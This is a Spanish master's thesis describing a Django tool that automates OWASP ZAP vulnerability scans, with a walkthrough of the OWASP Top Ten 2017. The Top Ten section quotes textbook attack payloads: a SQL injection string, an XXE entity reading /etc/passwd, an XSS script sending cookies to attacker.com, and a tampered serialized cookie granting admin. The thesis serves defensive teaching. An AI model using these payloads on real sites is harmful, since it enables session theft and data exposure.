Trabajo de fin de Máster

Detección de vulnerabilidades y generación de alertas de seguridad para aplicaciones web

Máster interuniversitario de seguridad de las tecnologías de la información y de las comunicaciones, MITSIC

Universitat Oberta de Catalunya

Autor: Omar El Mahjoubi
Director: Jordi Duch

A Reus, 11 de junio de 2019

Tabla de contenido

1. Introducción

La lista de vulnerabilidades que se pueden encontrar en una aplicación web es amplia, desde *Cross-Site Scripting CSS* y hasta inyección SQL. Estas vulnerabilidades pueden ser explotadas por terceras personas con objetivos malignos, como por ejemplo conseguir acceso a un recurso de forma no autorizada o para hacer un ataque de denegación de servicio.

Con el presente trabajo se pretende desarrollar un sitio web para ejecutar de forma automática ataques a nuestras aplicaciones web antes de desplegarlas con el objetivo de analizar y detectar las vulnerabilidades que tiene y así poder mitigar las. Para ello, se ha basado en el proyecto *OWASP Zed Attack Proxy*. Zed Attack Proxy proporciona diferentes APIs con diferentes lenguajes de programación con el objetivo de crear aplicaciones derivadas o simplemente ejecutar test automáticos en paralelo con el desarrollo de la aplicación web.

En este proyecto se ha optado por la API de Python por diferentes razones. Hoy en día, Python es uno de los lenguajes más en auge, existen diferentes *frameworks* para el desarrollo web con Python, como por ejemplo Django o Flask. En este caso, se ha optado por Django para el desarrollo de este proyecto.

Se pretende con el presente proyecto, poder ejecutar ataques a diferentes aplicaciones web, almacenar las vulnerabilidades encontradas para poderlas consultar en cualquier momento, proporcionar una breve descripción de la vulnerabilidad y como se puede solucionar. También, se pretende generar estadísticas con el porcentaje de los diferentes niveles de riesgo de cada una de las vulnerabilidades detectadas. Estos niveles de riesgo se clasifican en tres niveles, alto, medio y bajo.

2. Fundamentos teóricos

2.1. Definición de conceptos de la seguridad de la información

2.1.1. Vulnerabilidad

Una vulnerabilidad en términos de la seguridad informática es una debilidad que puede existir en un sistema informática, como una aplicación móvil, un programa de escritorio o una aplicación web. Esta debilidad se puede generar por diferentes razones, fallos en la fase de diseño, errores de programación o simplemente por carencia de procedimientos de seguridad.

2.1.2. Amenaza

Una amenaza es toda acción que peligra la seguridad de un sistema informática. Esta amenaza se puede derivar de diferentes fuentes, como podría ser el fraude, robo de la identidad o simplemente negligencia y poco conocimiento de los riesgos que se pueden derivar de no cumplir con un proceso de seguridad estricto.

2.1.3. Riesgo

Un riesgo en conceptos de seguridad informática es la probabilidad que existe de materializar una amenaza explotando una vulnerabilidad existente en un sistema. Es decir, la definición de riesgo viene dada por dos factores: La existencia de una vulnerabilidad conocida en un sistema informático y la probabilidad de materializa la amenaza que va asociada a esta vulnerabilidad conocida.

2.2. Definición de las propiedades de la seguridad de la información

Las propiedades fundamentales de la seguridad de la información son la confidencialidad, la integridad, la disponibilidad y la autenticación o autentificación. La seguridad de la información pretende proteger estos cuatro pilares para que un sistema sea seguro.

2.2.1. Confidencialidad

La propiedad de la confidencialidad es la propiedad cuyo objetivo es la protección de un recurso frente a su divulgación a individuos o identidades no autorizados. Hoy en día, el derecho a la confidencialidad es un derecho universal protegido por la mayoría de las leyes existentes alrededor del mundo.

La mayoría de las compañías e instituciones gubernamentales, invierten unas cantidades significativas en a seguridad la confidencialidad de sus recursos como podría ser la propiedad intelectual.

2.2.2. Integridad

La integridad de un conjunto de datos es la propiedad con la que se pretende proteger o impedir que se manipule el conjunto de datos de forma no autorizada por parte de un individuo o un proceso.

La integridad de la información es crítica ya que, a lo contrario, la confianza en dicha información es cuestionada.

2.2.3. Disponibilidad

La disponibilidad es la condición de encontrarse un recurso a disposición de los individuos o procesos autorizados cuando este sea solicitado. Existen diferentes tipos de ataques cibernéticos que pretenden la denegación de un servicio o servicios lo que conlleva a la perdida de la condición de disponibilidad de un recurso o servicio.

Normalmente, este tipo de ataque se ejecuta desde muchas maquinas o *botnets* solicitando el recurso o servicio con el objetivo de saturar el sistema y hacer que caiga de manera que los usuarios legítimos del mismo no puedan tener acceso.

2.2.4. Autenticación o autentificación

Esta propiedad permite que se pueda identificar quien es la identidad originaria de la información. Para conseguir esta condición o cualidad, normalmente, se hace uso de cuentas y contraseñas para verificar si el individuo o proceso tiene autorización para acceder a la información en cuestión.

Esta propiedad se podría considerar un aspecto de la propiedad de la integridad ya que permite acceso solamente a los individuos o proceso autorizados de manera que solo estos pueden alterar la información sin perder la característica o propiedad de integridad.

2.2.5. Seguridad en aplicaciones y sitios web

Como se ha mencionado en los apartados anteriores, este proyecto se concentra en la creación de un sitio web para ejecutar de forma automática un análisis de las vulnerabilidades de nuestros sitios web antes de que estos sean desplegados.

Para ello, en este apartado se detallarán las vulnerabilidades más comunes en sitios web y se explicara que es el proyecto Open Web Aplicación Security Project, OWASP.

Este proyecto pretende crear conocimiento, técnicas y procesos para la protección de las aplicaciones web contra posibles ataques. Este proyecto, es parecido a muchos proyectos de código abierto sin ánimo de lucro. Este proyecto esta formado por una serie de subproyectos, todos enfocados en la creación de conocimiento y material de seguridad de las aplicaciones web.

Uno de esto subproyectos es el OWASP Top Ten Project, donde se definen y se detallan los 10 riesgos más importantes a nivel de aplicaciones web. Esta lista se va actualizando según el paso del tiempo y la variación de las técnicas y/o vulnerabilidades explotadas

para tomar el control de una aplicación web o tener por ejemplo acceso no autorizado a recursos de bajo de esta aplicación.

En el siguiente apartado se presentarán las 10 vulnerabilidades más importantes y comunes en aplicación web de la versión del año 2017 del proyecto OWASP Top Ten Project.

2.3. OWASP Top Ten Project

El objetivo detrás de la realización de la categorización de los 10 riesgos más altos e importantes en aspectos de seguridad de las aplicaciones web, es educar a los desarrolladores para que estos eviten o protejan sus aplicaciones contra estos riesgos que suelen ser comunes en aplicaciones web. También, se proporciona una breve guía de como solucionar estas debilidades desde un punto de vista más técnico. Gracias a esta lista, los desarrolladores o arquitectos de las aplicaciones web pueden tener a mano y como punto de partida una lista de las debilidades más comunes y que deberían evitar en su diseño.

La lista de las debilidades más comunes recogidos en la versión del 2017 del OWASP Top Ten Project son las siguientes:

1. Inyección

   La inyección de comandos es uno de los ataques más comunes en aplicaciones web en el cual, el atacante explota alguna vulnerabilidad del sistema para ejecutar comandos SQL, NoSQL, OS o LDAP dañinos contra la voluntad de los diseñadores del sistema con el fin de acceder a datos de forma no autorizada.

   La vulnerabilidad relacionada se puede generar cuando no se hace una correcta verificación de los campos de entrada del usuario. El impacto que puede tener la inyección de comandos puede ser devastador, se podrían revelar datos confidenciales, modificar los datos almacenados o denegar acceso a ciertos recursos.

Como se ha mencionado anteriormente estas vulnerabilidades se pueden generar si no se hace una correcta validación y filtrado de los datos introducidos por el usuario, como podría ser por ejemplo en un campo de búsqueda dentro de la aplicación. Se puede dar el caso en el cual el usuario en vez de introducir un texto inocente para realizar una búsqueda introduce una consulta o cualquier comando SQL. Si no se hace una correcta validación y filtrado de los datos introducidos en este campo de búsqueda, se podría concatenar la consulta o comando dañino a una consulta interna SQL o cualquier otro dialecto haciendo que el interprete ejecute la consulta introducida por el atacante.

Un posible escenario de este tipo de ataques:

- La aplicación concatena datos no validados en una consulta SQL:

```
String query = "SELECT * FROM accounts WHERE
custID='" +
request.getParameter("id") + "'";
```

Como se puede ver, se concatena sin ningún tipo de verificación o filtrado del parámetro *id* introducido por el usuario. De manera que si un atacante introduce un comando SQL este sería ejecutado.

El atacante podría introducir por ejemplo el parámetro *id* como ***' or '1'='1.*** Esto haría que el sentido de la consulta cambie totalmente devolviendo todos los registros de la tabla *accounts* ya que la condición "1=1" siempre se cumple.

2. Perdida de autenticación

Si los sistemas de autenticación y control de sesiones están implementados incorrectamente se podría dar la situación en la cual los atacantes mediante diccionarios de contraseñas ejecuten un ataque de fuerza bruta para obtener acceso a un recurso o recursos de la aplicación. Con tal de conseguir solamente acceso a una

cuenta de administración se podrían divulgar datos confidenciales de forma ilegal, manipular los datos almacenados, entre otras posibles acciones ilegales.

Estas situaciones se podrían dar si la aplicación permite ataques automatizados para conseguir acceso a la hora de autenticarse. Este tipo de ataques consiste en realizar un ataque de fuerza bruta para probar diferentes pares de usuario/contraseña hasta conseguir que algún par coincida con alguna registrada en el sistema.

Una de las medidas claves para evitar estas situaciones es no permitir a los usuarios tener contraseñas simples o que establecer contraseñas por defecto del estilo "123456", "contraseña123" o hacer uso de nombres comunes.

3. Exposición de datos sensibles

Uno de los errores más comunes en aplicaciones web es no almacenar datos sensibles de forma adecuada. Estos errores se pueden dar por ejemplo cuando se almacenan estos datos en texto plano sin ser cifrados o hacer uso de hashes débiles a la hora de cifrar estos datos.

Un ejemplo de este tipo de errores sería el uso de algoritmos de hashing para el cifrado de contraseñas, cuando estas se comunican en la red es fácil detectarlas a diferencia de cuando están simplemente almacenadas en una base de datos, de manera que cuando están en transito el riesgo es más alto de ser conseguidas por un atacante.

Sin, embargo no solamente se pueden conseguir contraseñas sino cualquier tipo de datos que estén cifrados con algoritmos débiles o simplemente están en texto plano. Estos datos sensibles suelen contener datos con información de carácter personal. Un ejemplo sería los datos correspondientes a una tarjeta bancaria de crédito.

A la hora de tratar con datos personales o sensibles como contraseñas, datos de tarjetas de crédito o registros médicos, se debe tener en cuenta que estos datos necesitan un tratado especial desde el punto de vista de la seguridad. De los errores comunes es usar protocolos inseguros cuando estos usan datos sensibles, como HTTP, SMTP, TELNET o FTP. Se debe evitar el uso de algoritmos de cifrado débiles o simplemente obsoletos como MD5 o SHA1. También, se debe evitar a toda costa el uso de claves de criptográficas predeterminadas.

Los siguientes ejemplos podrían ser unos escenarios:

- Cifrar los datos correspondientes a una tarjeta de crédito con el sistema predeterminado de una base de datos al ser almacenados. Sin embargo, estos datos se descifran automáticamente al ser consultados y como se ha visto en el caso de inyección de comandos o consultas SQL o cualquier otro dialecto se podrían obtener datos de la base de datos si la aplicación es vulnerable a este tipo de ataques.

- Un segundo escenario podría darse si la aplicación no fuerza el uso del protocolo TLS para todas las páginas. Un atacante podría monitorear el trafico usando por ejemplo Wireshark e interceptar as cookies para secuestrar la sesión de un usuario ya autenticado. Con el secuestro de la sesión el atacante podría consultar datos privados o incluso modificarlos.

4. Entidad Externa de XML (XXE)

Un atacante podría explotar vulnerabilidades de procesadores XML cargando o incluyendo datos hostiles. Los procesadores XML antiguos por defecto permiten la especificación de una entidad permitiendo que se pudiera cargar datos hostiles al sistema. Este tipo de defectos podría conllevar a la extracción de datos sensibles de forma remota o incluso ejecutar un ataque de denegación de servicio.

Para evitar este tipo de ataques no se debe hacer uso de aplicación que utilizan procesadores XML antiguos o vulnerables a este tipo de ataques. El impacto de este tipo de ataques puede ser muy alto ya que se podría incluso llegar a denegar el servicio a usuarios legítimos.

Posibles escenarios que se podrían dar:

- Extracción de datos del servidor:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY>
<!ENTITY xxe SYSTEM "file:///etc/passwd">]>
<foo>&xxe;</foo>
```

- Escanear la red privada del servidor:

```
ENTITY xxe SYSTEM "https://192.168.1.1/private">]>
```

5. Pérdida de control de Acceso

La pérdida de control de acceso puede tener un impacto muy elevado y que un atacante anónimo podría tener acceso a una cuenta de usuario administrador, haciendo que el atacante pueda divulgar datos sensibles o incluso modificarlos.

Este tipo de ataques son comunes porque el nivel de dificultad de hacer pruebas automáticas de este tipo de vulnerabilidades es alto.

Un posible escenario en el cual se podría perder el control de acceso seria como sigue:

- Se podría hacer uso del ataque de inyección SQL para iniciar sesión con cuentas sin que estas sean validadas:

```
pstmt.setString(1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( );
```

Un atacante podría introducir mediante el método GET la cuenta que desea y de esta manera conseguir acceso:

```
http://example.com/app/accountInfo?acct=notmyacct
```

6. Configuración de seguridad Incorrecta

Las configuraciones de seguridad incorrectas son comunes a todos los niveles del desarrollo de una aplicación. Se podrían cometer estos tipos de errores a la hora de usar *frameworks* de desarrollo con configurciones de seguridad definidos por defecto.

Estas incorrectas configuraciones podrían dar acceso a los atacantes a datos privados o conocimiento sobre el funcionamiento de aplicación con el fin de explotar sus vulnerabilidades.

Con tal de evitar este tipo de configuraciones se debe evitar el uso de características innecesarias, como por ejemplo puerto habilitados sin ser necesarios o cuentas y contraseñas por defecto.

Un posible escenario de estos ataques sería el siguiente:

- En el *framework* Django, se proporciona una página web de administración con usuarios de ejemplo por defecto. La no eliminación de estos usuarios podría dar el caso de atacar la aplicación mediante estos usuarios ya conocidos para el atacante.

7. Cross-Site Scripting (XSS)

Este tipo de vulnerabilidad es el segundo más frecuente en aplicaciones web según el OWASP Top Ten. La explotación de este tipo de vulnerabilidades pretende ejecutar comandos en el navegador de la victima para robar sus credenciales, secuestrar sesiones, instalar software malicioso en el equipo de la victima o redirigirlo a sitios maliciosos.

Existen tres situaciones en las que un atacante puede conseguir un ataque exitoso con XSS.

- XSS Reflejado: En este caso, el ataque puede ser exitoso si la aplicación hace uso de datos sin validar proporcionados por un usuario y codificados como parte de HTML o *JavaScript* de la aplicación.
- XSS Almacenado: Este caso se puede dar cuando la aplicación almacena datos sin ser validados y filtrados y que posteriormente muestra al usuario. En este caso, el atacante puede conseguir almacenar datos maliciosos para que sean ejecutados cuando estos sean consultados por el usuario. Se considera de riesgo muy alto estas situaciones.

- XSS Basados en DOM: En aplicación que hacen usado del *framework* de JavaScript DOM, el atacante puede conseguir controlar los datos que se intercambian dinámicamente en la página.

Con este tipo de ataques, el impacto sobre el sistema puede ser alto, ya que el atacante podría conseguir desde el robo de la sesión del usuario, hasta la invasión de la autenticación.

Un posible escenario podría ser el siguiente:

- La aplicación hace uso de datos no confiable permitiendo que un atacante puede incrustar su propio código:

```
(String) page += "<input name='creditcard' type='TEXT'
value='" +
request.getParameter("AC") + "'>";
```

En este caso el atacante podría modificar el parámetro "AC" mediante el método GET y conseguir robar el identificar de la sesión del usuario.

```
'><script>document.location=
    'http://www.attacker.com/cgibin/cookie.cgi?foo='
    +document.cookie</script>'
```

8. Deserialización Insegura

Este tipo de vulnerabilidad es el menos riesgo del OWASP Top 10 debido a la dificultad de ser explotada. Esta vulnerabilidad se da en las situaciones en las que la aplicación no permite que se puede desrealizar datos no confiables. Aunque el nivel de riesgo asociado a este tipo de vulnerabilidades es bajo, no se debe desvalorizar el posible impacto que puede a haber si la aplicación desrealiza datos hostiles.

Para evitar este tipo de vulnerabilidades, simplemente no se debe permitir la aceptación de objetos serializados de fuentes no confiables ya que no se puede asegurar el contenido de estos datos.

Un posible escenario seria como sigue:

- Una aplicación hace uso de PHP y hace serialización de datos con PHP para almacenar una “super cookie”:

```
a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";i:3;s:32
:"b6a8b3bea87fe0e05
022f8f3c88bc960";}
```

Un atacante podría modificar este objeto para darse privilegios de administrador:

```
a:4:{i:0;i:132;i:1;s:7:"Omar";i:2;s:4:"admin";i:3;s:32:"
b6a8b3bea87fe0e05
022f8f3c88bc960";
```

9. Uso de componentes con vulnerabilidades conocidas

En este caso, la vulnerabilidad o vulnerabilidades se pueden dar cuando se hace uso de componentes en el desarrollo de la aplicación con componentes con vulnerabilidades ya conocidas. En este caso, conseguir un ataque exitoso sería muy fácil ya que sería más fácil encontrar *exploits* ya diseñados para dicha vulnerabilidad.

El uso de componentes de terceros hace muy fácil la introducción de vulnerabilidades en la aplicación ya que el desarrollador usualmente no sabe que existen vulnerabilidades existen el componente de terceras partes.

Estos casos se pueden dar cuando el desarrollador no lleva un control sobre las versiones de los componentes que utiliza en el desarrollo de su aplicación y hace uso de componente desactualizados u obsoletos en aspectos de seguridad. Para evitar este tipo de vulnerabilidades, simplemente se tiene que escoger correctamente que componentes utilizar en el desarrollo de la aplicación y hacer un buen seguimiento de actualización de estos.

Un ejemplo puede ser el siguiente:

- Hacer uso de componentes con la vulnerabilidad ***CVE-2017-5638***, ya conocida. Con esta vulnerabilidad se puede conseguir ejecutar de forma remota de código en *Struts 2*.

10. Registro de monitoreo Insuficientes

El registro y monitoreo Insuficientes más que ser una vulnerabilidad, es un defecto o negligencia por parte de los administradores de las aplicaciones web al no hacer un correcto monitoreo y registro de errores detectados en la aplicación.

El no monitoreo y registro de forma regular hace que la probabilidad de que una vulnerabilidad existente en nuestra aplicación sea descubierta por un posible atacante.

3. Análisis y objetivos del proyecto

3.1. Objetivos del proyecto

Este proyecto tiene por objetivos la implementación de una aplicación para la ejecución de un análisis de seguridad de nuestras aplicaciones web antes de que estas sean desplegadas y así, poder detectar y mitigar las posibles vulnerabilidades existentes en nuestras aplicaciones.

Las vulnerabilidades detectadas se almacenan y se categorizan según su nivel de riesgo para poder ser consultadas a posteriori. La aplicación diseñada permite al desarrollador crear diferentes sesiones y ejecutar diferentes análisis sobre diferentes "targets" en cada sesión.

Estas sesiones se pueden abrir y consultar las aplicaciones escaneadas o analizadas, ejecutar un nuevo análisis o consultar las vulnerabilidades asociadas a cada aplicación escaneada.

3.2. Análisis de uso de la aplicación

Los actores del sistema pueden ser cualquier técnico o desarrollador de aplicación web que pretende detectar y mitigar las vulnerabilidades que existen en su aplicación antes de que esta sea desplegada y expuesta a terceros.

La/el responsable de hacer este análisis puede ejecutar las siguientes acciones:

- Crear una nueva sesión
  Al crear una nueva sesión, se puede empezar a ejecutar nuevos escaneos especificando un *target* o *URL* de la aplicación en cuestión.

- Abrir una sesión existente

  Se puede abrir una sesión ya creada a priori para ejecutar nuevos análisis o consultar las vulnerabilidades detectadas en cada aplicación ya escaneada. También, existe la posibilidad de consultar el porcentaje del nivel de riesgo

de las vulnerabilidades detectadas hasta el momento por cada aplicación escaneada.

- Consultar información sobre el proyecto
  Se ha creado una breve página con información sobre la aplicación y ciertas instrucciones sobre que acciones puede hacer el responsable de la ejecución del análisis.

3.3. OWASP Zed Attack Proxy

Se ha optado por hacer uso de esta API principalmente por dos motivos. El proyecto OWASP, es uno de los proyectos más conseguidos y completos entre la comunidad de seguridad de aplicaciones web, proporciona un alta de variedad de material de seguridad, tutoriales y aplicaciones para favorecer la protección de aplicaciones web contra ataques cibernéticos.

Por la otra parte, dentro de su subproyecto Zed Attack Proxy, proporciona una API para diferentes lenguajes de programación para crear o ejecutar pruebas de seguridad de forma automatizada con el objetivo de detectar y mitigar las posibles vulnerabilidades existentes en cualquier aplicación.


La API Zed Attack Proxy, ofrece una alta variedad de posibles ataques que se pueden ejecutar:

- Ataques pasivos
  En este tipo de ataques, el atacante solamente monitoriza el trafico de datos para obtener información sobre la aplicación y sus posibles vulnerabilidades sin alterar la comunicación por ejemplo entre el cliente y servidor.

  En este tipo de ataques, se pueden por ejemplo analizar las cabezadas HTTP o HTTPS, saber el origen y destino del flujo de datos entre otra información que se puede obtener del análisis del tráfico.

- Ataques activos
  A diferencia de los ataques pasivos, en los ataques activos, el atacante puede alterar la comunicación. Por ejemplo, ejecutando un ataque de suplantación de entidad alterando el flujo de datos de la comunicación.

OWASP Zed Attack Proxy, a parte de la API proporciona una herramienta de escritorio para diferentes plataformas, para la ejecución de análisis de vulnerabilidades de forma manual.



4. Diseño e implementación

4.1. Framework Django

En este apartado se detallará el diseño de la aplicación. Para ello, es necesario la explicación del *framework* que se ha escogido para la implementación de este proyecto. En este proyecto, se ha optado por el uso del *framewrok* de desarrollo de sitios web con Python, Django.

Django es un framework de desarrollo web de código abierto, está escrito en Python y es uno de los *frameworks* más utilizados en el desarrollo de sitios web. Django pone mucho énfasis en el principio No te repitas, DRY en ingles por sus siglas ***D**on't **R**epeat **Y**ourself* para favorecer el re-uso y el rápido desarrollo.

Este framework esta fuertemente inspirado en el desarrollo Modelo Vista Controlador. En Django, es común hablar de Modelo-vista-template, lo que viene a ser MVC.

Django viene con una base de datos SQLite instalada de forma predefinida. Sin embargo, para sitios completos y con bastante carga se recomienda la instalación de otro sistema de base de datos para el almacenamiento de los datos.

En este caso, se ha optado por el servidor MySQL por diferentes razones. MySQL es uno de los servidores más completo, estables y seguros del mercado. También, se ha optado por este servidor ya que es en el que se tiene más experiencia y conocimiento.

Para la instalación de la base de datos, Django hace uso de una serie de ficheros de configuración y cada vez que se hace una alteración o cambio en el modelo se tienen que ejecutar una serie de comandos para realizar la migración de estos cambios a la base de datos.

Para la administración de la base de datos se ha hecho uso de la herramienta *Workbench* de MySQL, la cual, proporciona una completa interfaz de usuario desde la cual se puede administrar la base o bases de datos.

4.2. Arquitectura del proyecto

La arquitectura del *framework* Django es bastante simple y sencilla de entender, como se puede ver en la siguiente imagen, Django está bastante basado en el modelo *Model-View-Control.*

En URLs se definen todas las URLs de las diferentes funciones de la vista para que las peticiones HTTP sean redireccionadas a la vista adecuada y haciendo usado de las plantillas HTML ya definidas devolver una respuesta HTTP al cliente.

La vista hace uso del modelo para la interacción con la base de datos para la extracción o almacenamiento de datos. Y finalmente, devuelve una respuesta HTTP con la plantilla HTML adecuada para que esta sea renderizada. En la vista se pueden añadir parámetros para que estos sean renderizados en la plantilla correspondiente haciendo uso del lenguaje *Python* directamente en la plantilla HTML.




Figura 4.2: Arquitectura de *Django Model View Template*

4.2.1. Modelo

En el modelo se definen las diferentes tablas de la base de datos que serán el modelo a la hora de interactuar con la vista. En el fichero de modelos es donde se definen los modelos con sus atributos. En este proyecto, se han definido tres modelos: Sesión, Target (Objetivo) y Alerta.

A continuación, se detallarán los atributos de cada modelo:

- Sesión
  - Nombre, este es el nombre de la sesión es el único atributo que tiene este modelo. Este nombre será el que introduzca el usuario a la hora de crear una nueva sesión. Debido a la arquitectura del proyecto, este atributo se ha definido como único ya que no podemos tener más de una sesión con el mismo nombre.

- Target
  - URL, este atributo es la dirección de la aplicación que se desea analizar. Para que más tarde la API de *OWASP Zed Attack* reconozca esta URL, esta se debe introducir en el formato *http://www.example.com*.

  - Host, este atributo definiría en que equipo esta alojada la aplicación que se va a analizar, en las pruebas que se han hecho en este proyecto, las aplicaciones que se han aprobado se han instalado en local, de manera que el campo host es "localhost" o "127.0.1.1".

  - Sesión, en este campo se asociada el objeto sesión asociado al target en cuestión. Este campo este definido como *Foreingn Key* ya que no puede ser repetido.

- Alerta
    - URL, este atributo define lo que viene a ser la dirección de la aplicación o sitio web que asociado a una alerta detectada a la hora de ejecutar el análisis. Este campo no es solamente la URL introducida por el usuario, sino que puede ser cualquier dirección de algún sitio web por debajo de la URL introducida por el usuario ya que la API OWASP Zed Attack hace un análisis recursivo de la aplicación o sitio web.

    - Descripción, en este campo se almacenará la descripción de la vulnerabilidad definida por la API OWASP Zed Attack.

    - Riesgo, este campo indica el nivel de riesgo asociado a la vulnerabilidad detectada. Este nivel de riesgo puede ser alto, medio o bajo.

    - Solución, este campo indicara cual serian las acciones necesarias para mitigar el riesgo asociado a la vulnerabilidad detectada.

    - Target, en este campo se asocia el objeto Target asociado la alerta en cuestión. Este campo este definido como *Foreingn Key* ya que no puede ser repetido.

4.2.2. Vista

En la vista se definen las diferentes funciones para la extracción y almacenamiento de datos de la base de datos y las solicitudes del cliente HTTP.

Es también donde se hace la ejecución del análisis de vulnerabilidades con la API de OWASP Zed Attack. Las alertas generadas asociadas a las vulnerabilidades detectadas serán directamente almacenadas en el modelo previamente explicado *Alerta*.

4.2.3. Plantilla

Las plantillas no son más que los ficheros HTML que serán renderizados dependiendo de la solicitud recibida del cliente HTTP. Cada método *"request"* de la vista tiene asociada una plantilla HTML para que esta sea renderizada cuando se haga la solicitud correspondiente.

Estas plantillas también incluyen todo lo que es hojas de estilo *CSS* y código *JavaScript*.

4.3. Las relaciones entre los diferentes métodos de la vista

En el siguiente diagrama se puede ver la relación entre los diferentes métodos de la vista. los principales métodos son aquellos que son llamados por el cliente HTTP al solicitar un contenido del servidor. Estos métodos reciben una solicitud o *request* con una petición GET o POST del protocolo HTTP, dependiendo de la petición, el método hace las consultas necesarias a la base de datos y su respectivo tratamiento para renderizar la plantilla correspondiente si la petición es GET, mientras que, si la petición es una petición POST, se hace el procesamiento de los datos introducidos por el usuario para su almacenamiento.

También, se hace uso de métodos auxiliares para el procesamiento de las peticiones del cliente, como por ejemplo para ejecutar el análisis de la aplicación que ha solicitado el usuario para ser analizada con la API OWASP Zed Attack.

Figura 4.3: Relación entre los diferentes métodos de la vista

Otro de los componentes claves en Django son los llamados *forms*, que no son más que formularios de HTML que van enlazados a un modelo de la base de datos haciendo un simple el almacenamiento y extracción de sus atributos de la base de datos.

En este proyecto tenemos tres formularios, el primero es para la introducción el nombre la nueva sesión que se va a crear, el segundo es para la introducción de la URL de la aplicación que se desea analizar y finalmente, un formulario en formato de selección para escoger que sesión se quiere abrir cuando esta, ya está creada.

4.4. Base de datos

Como se ha mencionado con anterioridad, se ha hecho uso del servidor MySQL para alojar los datos asociados al proyecto. MySQL es una base de datos relacional muy potente y comúnmente usada en la comunidad de desarrolladores de aplicaciones y sitios web.

En el siguiente diagrama se puede visualizar la relación existente entre los diferentes modelos previamente explicados. Como se puede ver, existen tres modelos o tablas, alerta, sesión y *target*. Cada sesión puede tener asociada más de una alerta ya que el usuario puede ejecutar diferentes análisis de vulnerabilidades en la misma sesión. Por la otra parte, cada target tiene que tener como mínimo una sesión asociada ya que no se puede ejecutar ningún análisis de ninguna aplicación hasta que el usuario cree una sesión para contener las diferentes ejecuciones de análisis.




Figura 4.4: Esquema relacional de la base de datos MySQL

5. Conclusiones

